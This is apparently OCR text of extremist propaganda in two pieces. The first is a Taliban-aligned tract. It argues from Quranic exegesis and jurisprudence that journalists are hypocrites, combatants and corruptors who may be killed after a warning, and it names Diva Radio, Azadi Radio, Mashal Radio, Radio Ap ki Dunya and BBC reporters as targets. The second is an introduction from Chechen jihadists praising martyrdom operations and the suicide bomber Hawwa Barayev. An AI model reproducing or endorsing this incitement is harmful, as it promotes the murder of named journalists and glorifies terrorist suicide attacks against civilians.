
After pondering upon the sayings of the Mufassirin (exegetes) on this verse, the following points come to the fore regarding the state of the Murjifeen and their punishment:

They are those who spread false news and then narrate it repeatedly so that it may be taken as the truth. It states in *Tahreer wa Tanweer:* "This refers to false news or news that depresses the listener which is repeated time and again in gatherings such that the listeners consider it to be true." Today's media does this job pretty well. It starts in the morning that in so-and-so place, the Taliban Commander was caught; in so-and-so place, the Army captured the area etc. And then this news is repeated till night. And then through commercials, the people are repeatedly taught that their media stands for spreading the truth.

They say about the Muslim armies that they have been defeated, killed, arrested etc. This is just as Imam Nasfi (RA) said: "The Murjifeen of the cities are are those people who spread propaganda through false news about the armies of the Prophet of Allah ﷺ and they say that they lost or were killed or captured and other such things that break the hearts of the believers." And as is stated in *Tahreer wa Tanweer*: "And they say about the Muslim armies that they lost, a lot of them were killed etc. and other such statements that they use to put doubt and fear in the hearts of Muslims." This statement looks as if it has been written with regards to this current media of our age! These media people adopt this very same attitude regarding the Taliban and Mujahideen. Sometimes, they say that so-and-so area has been cleared of the Taliban. At other times, they say that 100 have been killed… 1000 have been killed… to the extent that if counted from the first day, the number of Taliban that have been killed according to the media exceeds the overall strength of the Taliban by more than ten times.



They spread immorality and lewdness just as the leader of the hypocrites Abdullah bin Ubayy did against Ayesha ؓ, the mother of the believers. Allah, The Exalted Says about Ibn Ubayy and his companions: **"Verily, those who like that (the crime of) illegal sexual intercourse should be propagated among those who believe, they will have a painful torment in this world and in the Hereafter. And Allah knows and you know not." [24:19]** It states in *Tafseer Al-Hadith* as we have quoted earlier that: "And the likes of this you will also find among those who spread immorality and lewdness among the people." Nowadays, we don't need lengthy descriptions to describe this phenomenon. Anyone can turn on their television channels and see the state of affairs. Poorly clothed women nowadays appear even in their newscasts. Unveiled women narrate news alongside men and this serves as a practical call to create such an atmosphere (of immorality) in the society. Their commercials only serve to call towards immorality and lewdness. The limit is that they say that dance, music and other evils are part of the culture of Muslim nations. Especially Diva Radio, Mashal Radio, Radio Ap Ki Dunya etc.[3] are busy spreading the consciousness among the Pakhtoons[4] that the Taliban are against their culture and tradition.



They fulfill the goals of the Kuffar against the Muslims. They present the culture and traditions of the Kuffar to promote globalization and internationalization. They strive to create a society among the Muslims that is similar to the society of the Kuffar and hence pave the way for the Muslims to become their slaves. It states in *Tafseer Al-Hadith*: "This condition can be found among those people who befriend the *Tawagheet*[5] and oppressors. They help them and search for honor amongst them and humiliate and enslave their own people. They sacrifice the benefits of their own lands for the benefits of the Kuffar." These days, some radio

and TV Channels make mountains out of molehills and propagate that such and such problems exist in the Muslim areas. But then they start speaking positively about the Muslims living in America and the West; they say that they are living great lives and their religion is safe. Unfortunately, these people mistakenly think that religion is limited to prayer, fasting etc. They fail to realize that half their religion, which is based on the Islamic system, has already been destroyed; their generations have been wasted; their sons and daughters have become uncontrollable. May Allah Have His Mercy…Ameen!

They extol the armies of the Kuffar as we mentioned earlier regarding the role of hypocrites in the Battle of The Trench. The hypocrites said at the time that undefeatable armies have arrived upon the Muslims. At the time of Batle of Tabuk[6]. The Murjifs said that the Muslims would not be able to return and that they would be arrested etc. Today's media also extol the armies of the Kuffar. They mention the weaponry and arsenal of the Kafir armies with such awe that the unaware Muslim automatically decides that to fight against them is like hitting his head against a mountain. They go to the extent of calling the Kuffar-allied apostates and hypocrites as "Shaheed" (martyrs) and the Taliban who fight for the Shariah of Muhammad ﷺ as "Halaak" (wastefully dead). After 2009, they even created dramas and films against the Taliban in which they defamed them, declared their brave operations as "cowardly" and spread lies against them etc.

3. Radios broadcast particularly in the KPK Province of Pakistan
4. The famous Pathans who inhabit most of KPK, Balochistan, Afghanistan and the Tribal Areas
5. False claimants to lordship
6. The Battle of the Muslims against the Romans towards the end of the Prophetic ﷺ period

i n not giving them any time."

6. The sixth is that a lot or all of their people will be killed as Allama Nasfi (RA) has said: "That *Quttiloo* is *Mushaddad*[7] and this indicates abundance (of harshness)" as is said in *Tahreer Wa Tanweer*: "And *Taqteel* is the strength in killing and the strength here is in the meaning of abundance and excess because an excess entity strengthens its foundations' abundance." It appears from the statement in *Tafsir Hadith* that all of their people will be killed without exception: "... So that they are killed by strangling without any softness or exception."

7. The seventh ruling is general and not specific to any time or place. Allama As'ad states: "And this is the Way of Allah and His Law with respect to the hypocrites and others like them in every time and place..." However, in *Tafsir Hadith*, it states: "Although these verses are related to a particular time and place, however, it seems apparent that their ruling is general and (applies) forever and it is upon the Muslim leader to decide (on the final ruling). These verses are saying that it is incumbent to take the path of harshness in cutting the root of these people who cause harm (to Muslims by their words) and wage propaganda and do not refrain. This is done so that the the society remains safe and peaceful."

This ruling stands until these people refrain from their blameworthy actions. The Quranic verse that we quoted earlier is evidence for this: "**If the hypocrites, and those in whose hearts is a disease (evil desire for adultery, etc.), and those who spread false news among the people in Al-Madinah, cease not...**"

We have mentioned the saying of Allama As'ad previously: "Until they remain upon their disbelief and enmity to Islam, and do not retract from their misguidance, Allah The Exalted will impose the people of faith upon them; and no one can change the Law of Allah."

And in *Tafsir Wasit*, it states: "And this is Allah's

7. A specific form of a word in Arabic that indicates emphasis

The Ruling on the Murjif

These are some of the attributes of these journalists and media people. Now let us discuss the ruling on them:

1. One ruling regarding them is that they should be expelled from the Islamic land, as Allah The Exalted said: **"... We shall certainly let you overpower them then they will not be able to stay in it as your neighbors but a little while." [33:60]** Therefore, if the Islamic Government is established then the Amir-ul-Mu'mineen (Commander of the Believers) will expel them.

2. The second is that they will be cursed i.e. they will be away from the Mercy of Allah

3. The third is that they will be arrested wherever they are found.

4. The fourth is that they will not be released after their arrest; rather, they will be killed as Imam Qurtubi (RA) says: "Thus, this has the meaning of command to seize and kill them if they persist on their hypocrisy and propaganda." And it says in *Asir-ut-Tafasir:* "Wherever they are found, they will be found humiliated and they will have to face arrest and death. This is the Sunnah of Allah." In *Tafsir Wasit*, it says: "And when they are found and overcome, then they will be arrested as humiliated prisoners." And the saying of Allama Sufi Abdul Hamid about the aforementioned verse should also be looked upon.

5. The fifth is that they will be killed with a terrible killing because of the words '*Quttiloo* and then *Ta'qtila* (a root word) in the Ayah that indicate emphasis. It says in *Tafsir Wasit*: "... So that they are killed by strangling without any softness, exception or secrecy." It says in *Tahreer wa Tanweer*: "... And likewise, it is harsh and swift

Ruling regarding the hypocrites, **Murjifs** and *Fussaq* (sinners, corruptors) until they refrain from their hypocrisy, spreading of evil news and causing harm to the Muslim men and women."

In the fourth point (above), it was stated that if the criminals are under an Islamic Government and constitute a number that the Government can overcome, then they should be arrested and given the Shar'ai punishment. But if they number so many that the Islamic Government isn't able to punish them or if there is no Islamic Government, then in such a situation, these criminals are collectively known as *Taifa Mumtan'ia*[8] and it is incumbent upon the Muslims to wage war against them.

(As for our situation) These people are found in abundance and the Government institutions are appointed for their security. On the other hand, no Islamic Government exists. Therefore, the Mujahideen should wage war against them and should kill them wherever they find them.

Note: The Noble Quran warned these people before ruling against them so that they might turn away from their evil actions. According to the exegetes, those people (the Murjifs during the time of the revelation) retracted from their actions and so they were not attacked. **Hence, the Mujahideen should also warn these people to cease their tongue-lashing against Islam and the Muslims. Those who do so should be forgiven. And those who do not should be attacked in a most harsh manner.** Imam Abu Bakr Jassas (RA) writes: "And Allah The Exalted has informed that if they do not refrain from this work, then the ruling upon them is exile or killing. This is Allah's Way and Path to which firm adherence has been ordained."

8. A group that holds back from many of the manifest legislations of Islam

The Mu'qatil

Now let's come towards the second term, the Mu'qatil. Who is the Mu'qatil and who are the Shar'ai Muqatileen (Plural)? And do the journalists and media people qualify as Mu'qatileen?The Prophet ﷺ killed Ka'ab bin Ashraf even though he was old and the elderly are (generally) not killed in war. The Muslims also had a contract with the Jews at the time. But the Prophet ﷺ still ordered his killing due to his blasphemous attitude towards Islam, Muslims and the Prophet ﷺ; plus the peace contract with the Jews was considered void in his case. He broke the contract, not with his sword, but with his mouth. The detailed narration is in Bukhari Shareef. In it, the reason for his killing has been mentioned as follows:

The Messenger of Allah ﷺ said: "Who is for Ka'ab bin Ashraf? Thus, he has hurt Allah and His Messenger ﷺ."

What was the hurt caused by the Jew Ka'ab? Ibn Sa'ad (RA) says in *Tabqat*: "Ka'ab bin Ashraf was a Jew who used to cause distress to the Prophet of Allah ﷺ. He was poet and he used to defame the Prophet ﷺ and the Sahaba with his poetry. He used to incite the Kuffar of Quraish against the Muslims. He used to go to Badr in Makkah and cry over the dead Kuffar and incite the Quraish against the Prophet ﷺ until they gathered for war in Uhud."

Benefit:

After reading the aforementioned statement of Ibn Sa'ad regarding Ka'ab, some attributes (of Muqatileen) come forth that are found perfectly in these contemporary disciples of Ka'ab i.e. the media people.

Defaming the Prophet ﷺ and the Muslims: These media people today do the same. Some of the defamatory terms with which the media people refer to the Mujahideen are:

"terrorists", "extremists", "radicals", "enemies to peace" etc.

Defamation through poetry: Poetry has more of an effect on the heart. The methods of the contemporary media in defaming the Mujahideen and glorifying the attributes of their enemies are even more effective than poetry; though they do utilize poetry as well. Plus the dramas that they have made against the Taliban which are broadcast on television are even deadlier than poetry.

Crying over the dead Kuffar: Ka'ab used to cry over the dead Kuffar in Badr even though he was a Jew. And the Jews do not have any sympathy for non-Jews. He used to fake the crying – the purpose of which was to incite the emotions of the Kuffar of Makkah. The media people do the same today. They do not care about the death of someone. But they use music in their programs. Their media gets hot when someone dies. Sometimes they even cry to raise the emotions of the people against the Muslims and Mujahideen and then narrate the events in a sad manner. Calling the (wastefully) dead security forces personnel as *Shaheed* (martyrs) is part of the propaganda that they do against the Taliban.

Ka'ab incited the Kuffar against Muslims to the extent that they came out for war against the Muslims at Uhud. In the same way, these journalists try to make the public satisfieds with the current war against the Taliban. They try to influence a Pakistani population that does not believe in this war as their own. They try to make them believe that this is their own war. Some time ago, the media telecasted a fake video to lay the ground work for breaking of the pact with the Taliban and the waging of war against them (in Swat)

From the ruling given by the Prophet ﷺ with regards to Ka'ab bin Ashraf, the following points come to the fore:

Waging war with the media and with the tongue is a proper part of the war. Those who do so are classified as *Mu'qatileen*. The media is an extremely dangerous tool. This is proven by the fact that the Prophet ﷺ broke the peace treaty between the Muslims and the Jews – a peace treaty according to which the usage of the sword was banned from either side. He ﷺ used the sword because Ka'ab had used his tongue beforehand. Thus, the Prophet's ﷺ use of the sword against the use of the tongue to break a treaty is evidence that the war waged through the tongue is more dangerous than the war waged through the sword.

This is why the Prophet ﷺ killed Abdullah bin Khatal along with his two slave girls on the occasion of the Conquest of Makkah even after a general pardon had been issued. This was because they used to defame the Prophet of Allah ﷺ and the Muslims. Therefore, it says in *Umdat-ul-Qari*: "And he used to defame the Prophet of Allah ﷺ and had two slave girls who used to defame the Muslims."

Ka'ab bin Ashraf was old and the elderly are (normally) not killed in war. However, his poisonous tongue provided the evidence for his killing. Another aspect that is proved from this is that the *Muharriz 'Anil 'Qitaal* (i.e. those who incite towards fighting) are included in the ruling of those who wage war i.e. they will be killed as the fighters will be killed. Hence, it is mentioned by Abdullah bin Mahmood Hanafi Mausli in *Al-Ikhtiar lit-Ta'leel Al-Mukhtar* that: "And they will not kill the insane, the woman, the blind, the crippled, the one whose right hand is cut or the elderly except if any of them is the King or is able to wage war or incites the people towards war or his opinion in war is considered trustworthy (e.g. military experts, commanders)…"

The Sa'i Bil Fasaad


This refers to those who spread corruption in the society. As mentioned before, the actions of the media people such as showing unveiled women to the whole world, telecasting immoral programs, playing rowdy English music on the radio while calling it culture and refinement... trying to internationalize the western and American civilization and condemning the Taliban's act of making the veil compulsory upon the women etc... These are actions that come under Fasaad (or corruption). The Fuqaha (jurists) consider this as "Sa'i bil Fasaad" (striving for corruption). If someone commits these acts on an individual level, then for him/her are the Shariah punishments – some of which are fixed and some of which are at the behest of the leaders of the Ummah. But if someone encourages such acts and tries to spread immorality and lewdness, then that person is Sa'i bil Fasaad and it is allowed to kill him, especially when such a person assumes the shape of an organized group that commits the crime of ruining the society. And instead of accepting its mistake, it defends its position, as is happening today. There is Governmental and international supervision and security-provision for such corruptors today. It says in *Radd-ul-Mukhtar*: "It is legal to kill the helpers of oppressors and the ones who strive for corruption. The killer is given reward (Thawaab)" [Vol. 15 Pg. 214]

It says in *Hindia*: "The killing of all oppressors, their helpers and the corruptors is allowed and their killer is deserving of reward." [Vol. 2 Pg. 167]

And it says in *Durr-e-Mukhtar*[9]: "And Nasihi has given the verdict for the incumbency of the killing of every person who causes harm. And it says in Sharh Wahbania that: 'The goal of censure is also accomplished by expulsion from the area, exile, ambush of their homes (i.e. the house in which they do the corruption) and expulsion from there, demolition of the building and breaking of the pots of wine.'"

Aside from these, the rulings on the *Sa'aat* i.e. those who commit Fasaad are mentioned abundantly in the books of Islamic Fiqh (jurisprudence).

In Conclusion



Most of the journalists have these three attributes (Murjif, Muqatil, Sa'I bil Fasaad). Instead of repenting, they insist on these actions. Therefore, the killing of the journalists who possess these characteristics is allowed according to the Shariah. But they should be warned beforehand. Henceforth, those who cease their enmity, propaganda against Islam and their spreading of Fasaad, then they should be forgiven. And those who keep insisting on their actions should be operated against according to the relevant Jihadi policy, without fearing the blame of the blamers. Yes! Diva Radio, Azadi Radio, Mashal Radio, Radio Ap ki Dunya and BBC reporters[10] generally and other journalists and media people who are comparatively more harmful should be targeted and operated against according to their relevant ranks (of harm).

Advice to the Muslim Journalists

Dear journalist! You were born in a Muslim family and you claim that Islam is your religion. The most valuable asset of a Muslim is his faith and religion. The loss of life does not really matter; and neither does the loss of wealth – if it goes then Allah Will create some other means for it. But if religion is lost, then there is eternal humiliation as consequence. How dangerous and hurtful would it be for a Muslim to lose his faith just because of some small gain or fame in this world? What could be considered more of a loss? Please note… The Prophet ﷺ said (to the effect): "Hurry towards good deeds before those trials which are like the pieces of a dark night; in them a man would be a believer by morning and a disbeliever by evening; a believer by evening and a disbeliever by


9. This and the previous two are standard books of Islamic jurisprudence.

10. These institutions are active in Tribal Areas

morning. He will sell his religion for this world."

Look my brothers! Beware of losing your precious asset – faith – because of your tongue and pen. For us there is sufficient admonition in that scholar of the Children of Israel, Bal'am bin Ba'ura' who was a scholar whose supplications used to be accepted by Allah. But when he supported Kufr by merely intending to supplicate against the Muslims, Allah The Exalted cursed him and compared him to a dog:

"And recite (O Muhammad ﷺ) to them the story of him to whom We gave Our Ayât (proofs, evidences, verses, lessons, signs, revelations, etc.), but he threw them away, so Shaitân (Satan) followed him up, and he became of those who went astray. And had We willed, We would surely have elevated him therewith but he clung to the earth and followed his own vain desire. So his description is the description of a dog: if you drive him away, he lolls his tongue out, or if you leave him alone, he (still) lolls his tongue out. Such is the description of the people who reject Our Ayât (proofs, evidences, verses, lessons, signs, revelations, etc.). So relate the stories, perhaps they may reflect." [7:175-176]



The honorable scholars have stated various reasons for the comparison with the dog. Among them is that the dog sits all day in front of the home from where it gets its bread. And it barks at anyone who walks on the way. It doesn't think about who the traveller is – whether he is a good or a bad person. And neither does the dog care about the nature of its master - that is it barking to defend a good person or an evil one? Please pay attention... The Prophet ﷺ ordered the killing of the lizard. The reason was that it breathed into the fire that was prepared for burning Ibrahim ﷺ. In Musnad Ahmad, Nafi' narrates that the slave-girl of Faka bin Mughira narrated to him that,

"When the slave girl of Faka bin Mugheera ﷺ passed near Ayesha ﷺ, she saw a spear in the house so she asked, 'O mother of the believers! What do you do with this spear?' The mother of the believers ﷺ replied, 'We kill these lizards with it. This is because the Prophet of Allah ﷺ said that when Ibrahim ﷺ was put in the fire, every animal on earth was trying to extinguish the fire - except for the lizard; it was breathing into the fire made for Ibrahim ﷺ. So, the Prophet ﷺ ordered us to kill it." [Musnad Ahmad] Even one breath of the mouth can sometimes change the ranks of a person and push him from the ranks of Islam into the ditches of disbelief... Even though this breath cannot harm those who walk the path of Ibrahim ﷺ and they will inshAllah get out of the fire unscathed.

If today the faith of Ibrahim ﷺ is renewed
The Fire shall still create the path to the garden

May Allah The Exalted save our faith and grant us the ability to walk upon the truth... Ameen!

May Allāh have preserve him

Introduction

All praise is due to Allāh, the Lord and Sustainer of the Worlds, the One Who informs us that:

ولولا دفْع اللّهِ الناس بعضهم ِببعض لفَسدتِ الأرض

"And if Allāh did not prevent one set of people by means of another, the world would indeed be full of corruption." [1]

The salutations and peace be upon the *Imām* of Guidance, the Master of the Messengers, the one who said,

والذي نفسي بيده لوددت أن أقتل في سبيل الله ثم أحيا فأقتل ثم أحيا فأقتل

"By [Allāh] in Whose Hand is my soul! Verily, I would love to be killed in the Path of Allāh, then brought to life, then killed [again], then brought to life, then killed!"[2]

And he who also said,

إعملوا فكل ميسر لما خلق له

"Act (do), and each will be eased to that for which he was created."[3]

Allāh legislated Jihād for the dignity of this Ummah, knowing that it is abhorrent to us. As Allāh has notified us,

كُتِب علَيكُم الْقِتالُ وهو كُره لكُم وعسى أن تكْرهوا شيئًا وهو خير لكُم وعسى أن تحِبوا شيئًا وهو شر لكُم واللّه يعلَم وأَنتم لا تعلَمونَ

---

[1] Al-Baqarah: 251

[2] Narrated with similar wordings in Al-Bukhārī (36, 2797, 7226), Muslim (1876). Declared *Sahīh* by Al-Albānī in *Sahīh At-Targhīb* (1266, 1354), and *Sahīh Al-Jāmi'* (1491, 7075). And declared *Hasan* by Al-Wādi'ī in *Al-Jāmi' As-Sahīh* (2/319, 3/171, 6/269), and *As-Sahīh Al-Musnad* (1053). Hāfith Ibn 'Abdil-Barr رحمه الله declared it *Sahīh* in *At-Tamhīd* (18/340).

[3] Also narrated with similar wordings. Refer to Al-Bukhārī (4949, 7551), Muslim (2647, 2649). Al-Albānī declared it *Sahīh* in *As-Silsilah As-Sahīhah* (898), and *Sahīh Al-Jāmi'* (1074). Al-Wādi'ī declared it *Hasan* in *Al-Jāmi' As-Sahīh* (1/275, 6/238, 6/341) and *As-Sahīh Al-Musnad* (336). Hāfith Ibn 'Abdil-Barr declared it *Sahīh* in *At-Tamhīd* (7/6).

"Jihād is ordained for you (Muslims), though you dislike it, and it may be that you dislike a thing which is actually good for you, and it may be that you like a thing that is actually bad for you. Allāh knows, but you know not." [4]

People today have neglected this great symbol of Islām, and pursued this lowly worldly life, what they love, thinking good lies in what they love, and failing to realize that good lies in that which Allāh has ordained.

Allāh has blessed us, here in Chechnya, by allowing us to fight *kufr* - represented by the Russian army, and we ask Allāh to strengthen and assist us. We praise Allāh also for allowing us to have scored victories over the enemy. Some of us have fulfilled their obligations (i.e. martyred); and some of us are still waiting.

Verily, Allāh has fulfilled His promise to us, and granted us dignity through Jihād, after we had been in humility. Our martyred brothers have written, with their blood – *InShā'Allāh*, a history we can be proud of, and their blood has been spilled and flows for the sake of *Lā Ilāha Illā Allāh* – that is how we know them as, and we know none more than Allāh does. For Allāh, the limbs of our brothers are cut to pieces, and for Allāh, their heads are scattered. Rather, their sacrifices only increase us in eagerness and longing for our own martyrdom – So that tomorrow, we can meet the Beloved Ones, Muhammad and the Companions. And Oh what happiness and joy! For the one who meets his Lord, and finds him pleased with him, and that he will soon be resurrected alongside the Prophets, the *Siddīqīn*, the martyrs, and the righteous. And how excellent those companions are!

And we swear by Allāh, each one of us is like that man who continuously repeats in himself the saying of 'Umayr ibn Al-Hamām Al-Ansārī, when he was certain that *Jannah* was behind *Badr*, and he said,

لئن أنا حييت حتى آكل تمراتي هذه إنها لحياة طويلة

"If I were to live long enough to eat these dates - then verily, it is too lengthy of a life!"[5]

---

[4] Al-Baqarah: 216

[5] Referring to the famous *Hadīth* narrated by Muslim in his *Sahīh*, that on the Day of *Badr*, the Messenger of Allāh said: *"Stand up to the Gardens, the width of which is that of the heavens and the earth!"* 'Umayr ibn Al-Hamām said, "O Messenger of Allāh: the width of the Gardens is like the heavens and the earth?" The Messenger of Allāh replied, "*Yes*." 'Umayr then said, "*Bakhin, Bakhin*!" The Messenger صلى الله عليه و سلم asked, *"What causes you to say this saying of yours, Bakhin Bakhin?"* So 'Umayr رضي الله عنه replied, "By Allāh, nothing, O Messenger of Allāh! Except that I hope to be of its people!" So the Messenger said, "*Then indeed, you will be from amongst them."* So he took out some dates and started eating them. And then he exclaimed, **"If I were to live long enough to eat these dates - then verily, it is too lengthy of a life!"** So he threw away the dates he had with him, and he fought against the enemies, until he was killed. Narrated by Muslim (1901), and authenticated by Al-Albānī in *Sahīh At-Targhīb* (1312).

And if it were not that we feared lest the Muslims will become weakened, we all would have competed against each other to do exactly as Ibn Al-Hammām did – for verily, we are yearning greatly to meet the Beloved Ones. So we ask Allāh to guide us, and keep us firm upon their methodology, until we meet Him.

And from amongst that which the brave warriors of Chechnya have written, of bold battles which have terrified and terrorized the Russians – are those martyrdom operations, by which those who carry them out, sacrifice their souls (Arwāh), and they hand over the price hastily, so they can take the prize, right after they cause a earthquake, tremor, and terror in the hearts of the infidels - yearning for those High Abodes, and they hastily finish the transaction, so they can attain and reach the gift of the One Who does not go against His Promise, He Who is the Most Generous of those who are generous, the Most Merciful of those who show mercy.

The Ummah has become used to hearing, throughout its history, about men who sacrifice their lives for the religion, but they are not as familiar with women doing the same. The young woman who was - *InShā'Allāh* - martyred, Hawwā' Barayev, is one of the few women whose name will be preserved in history eternally. Undoubtedly, she has set the most marvelous example by her sacrifice.

The Russians may as well await death from every quarter now, and their hearts may appropriately be filled with terror on account of women like her. Let every jealous one perish in his rage! Let every sluggish individual bury his head in the dirt! She has done what few men have done. Every supporter of the truth should prepare to give the like of what she has given. The Ummah may well be proud that such a shining example has appeared in our midst. We are certain that an Ummah that contains people like her will never - by Allāh's leave - become devoid of good.

